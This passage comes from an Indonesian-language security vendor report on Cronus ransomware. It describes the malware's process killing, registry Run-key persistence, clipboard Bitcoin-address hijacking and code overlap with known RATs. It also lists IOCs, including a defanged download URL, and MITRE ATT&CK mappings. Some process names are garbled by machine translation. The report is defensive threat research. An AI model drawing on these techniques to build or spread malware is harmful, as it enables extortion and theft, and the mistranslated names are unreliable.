

Sebuah file EXCEPTIONAL_FILE ditambahkan, di mana file-file di atas dikecualikan dan dienkripsi. Saat melakukan enkripsi, ia juga menjatuhkan catatan ransomware dengan file bernama cronus.txt.
Penghentian Proses
Biner ransomware menghentikan banyak proses dengan menutup jendela utama setelah menghitung semua proses yang sedang berjalan. Daftar proses yang dihentikannya adalah sebagai berikut:
| penulis sql | layanan sqbcore | VirtualBoxVM | sqlagent | peramban sql | sqlservr | kode |
| uap | zoolz | agntsvc | konfigurasi firefox | jalur informasi | waktu sinkronisasi | VBoxSVC |
| konfigurasi burung | kelelawar | thebat64 | isqlplussvc | layanan desktop saya | mysqld | ocssd |
| OneNote | mspub | mydesktopqos | CNTAoSMgr | Ntrtscan | pemutar vm | peramal |
| pandangan | powerpnt | WPS | xfssvccon | Peretas Proses | dbeng50 | dbsnmp |
| encsvc | unggul | dengarkan | PccNTMon | mysqld-nt | mysqld-opt | pembaruan ocauto |
| komunikasi | Msaccess | msftesql | thunderbird | Visio | Winword | papan kata |
| nampan mbam |
Setelah berhasil menghentikan semua proses di atas, ia kembali memanggil metode ALL_DRIVES , yang selanjutnya menghitung dan mengenkripsi file-file tertentu.
Ketekunan

Ransomware biner ini menyalahgunakan RunKeys yang terkenal untuk mempertahankan keberadaannya, karena menambahkan kunci baru bernama cronus ke hive registri di atas, yang menjalankan biner RegSvcs.exe saat startup.
Manipulasi data

Ransomware tersebut mencatat isi Clipboard. Jika menemukan alamat Bitcoin di clipboard, ransomware tersebut akan menggantinya dengan alamat dompet BTC pelaku ancaman, yang kemudian digunakan untuk mengekstrak tebusan.



Surat permintaan tebusan tersebut menyoroti alamat dompet BTC, yang setelah diselidiki , ternyata kosong.
Kode yang Tumpang Tindih
Setelah meneliti dan memeriksa kumpulan sampel malware lainnya, kami dapat menyimpulkan bahwa kode yang ada di pemuat PowerShell, DLL Injector yang digunakan dalam kampanye ini, memang tumpang tindih dengan kampanye malware tanpa file aktif lainnya seperti berikut:
- balas dendam RAT
- Panah RAT
- RAT Asinkron
- Tikus Andromeda
- Cacing X
- nRAT
Kesimpulan
Kami menemukan bahwa Cronus Ransomware, varian malware tanpa berkas, masih sangat baru dan aktif menyebar. Modus operandi di atas saat ini merupakan modus operandi utama yang digunakan untuk menyebarkan ransomware ke berbagai mesin target.
Seqrite Proteksi
- SCRIPT.Cronus.48939.GC
- OLE.Cronus.48940.GC
- Tebusan.Cronus
- Trojan.Injector
IOC
| Hash[SHA-256] | Nama File |
| 69b6bc4db69680118781e7a9f2580738088930fa04884755f23904fa19e638e3 | paypal_charges.doc |
| 9ebf60ad31f0eb1fa303e0b00f9cc605c5013ea30771e6b14409cb70af7416cb | paypal_charges.doc |
| afb95b1b2092020ed98312602c300f51daca14bb3d65503df3c5ca4776027987 | ~WRL003.tmp |
| 629587e592130b86418d17d6b8cc52b6f378f39f1b5e8caa4038cfa7120b2a53 | 8eef4df388f2217caec3dc26.ps1
|
| dd78c6dc62463aba24cdbea3968cbcc1c7b97a736ef069d99d6512b10c5e91f3 | TEStxx.dll |
| 42551531be1c5abfdd24a3465788c659a038141de61976787b0862664df95aad | p000.exe
|
| URL |
| hxxps://abadi[.]lol/file/ |
MITRE ATT & CK
| Taktik | ID Teknik | Nama |
| Akses Awal | T1566.001 | Phishing: Lampiran Spear Phishing |
| Execution | T1204.002
T1059.001 T1059.005 |
Eksekusi Pengguna: File Berbahaya
Penerjemah Perintah dan Skrip: PowerShell Penerjemah Perintah dan Skrip: Visual Basic |
| Ketekunan | T1547.001 | Kunci Jalankan Registri / Folder Startup |
| Penghindaran Pertahanan | T1027.010 T1620 T1055.012 |
Pengaburan Perintah Pemuatan Kode Reflektif Proses Hollowing |
| penemuan | T1057 T1083 |
Proses Penemuan Penemuan File dan Direktori |
| Dampak | T1486 T1491.001 T1565.002 |
Data Dienkripsi untuk Dampak. Perusakan: Perusakan Internal Manipulasi Data: Manipulasi Data yang Ditransmisikan |
Kontributor
- Subhajeet Singha
- Sathwik Ram Prakki


